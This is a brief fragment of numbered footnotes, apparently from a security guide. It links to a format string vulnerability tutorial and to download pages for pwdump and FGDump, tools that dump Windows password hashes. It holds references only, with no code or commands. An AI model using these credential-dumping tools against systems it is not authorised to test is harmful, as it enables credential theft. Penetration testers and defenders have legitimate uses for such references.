[4] Here is a tutorial on Format String Vulnerability: https://www.exploit-db.com/docs/28476.pdf

[5] It can be downloaded from: http://www.openwall.com/passwords/windows-pwdump

[6] It can be downloaded from: https://www.aldeid.com/wiki/FGDump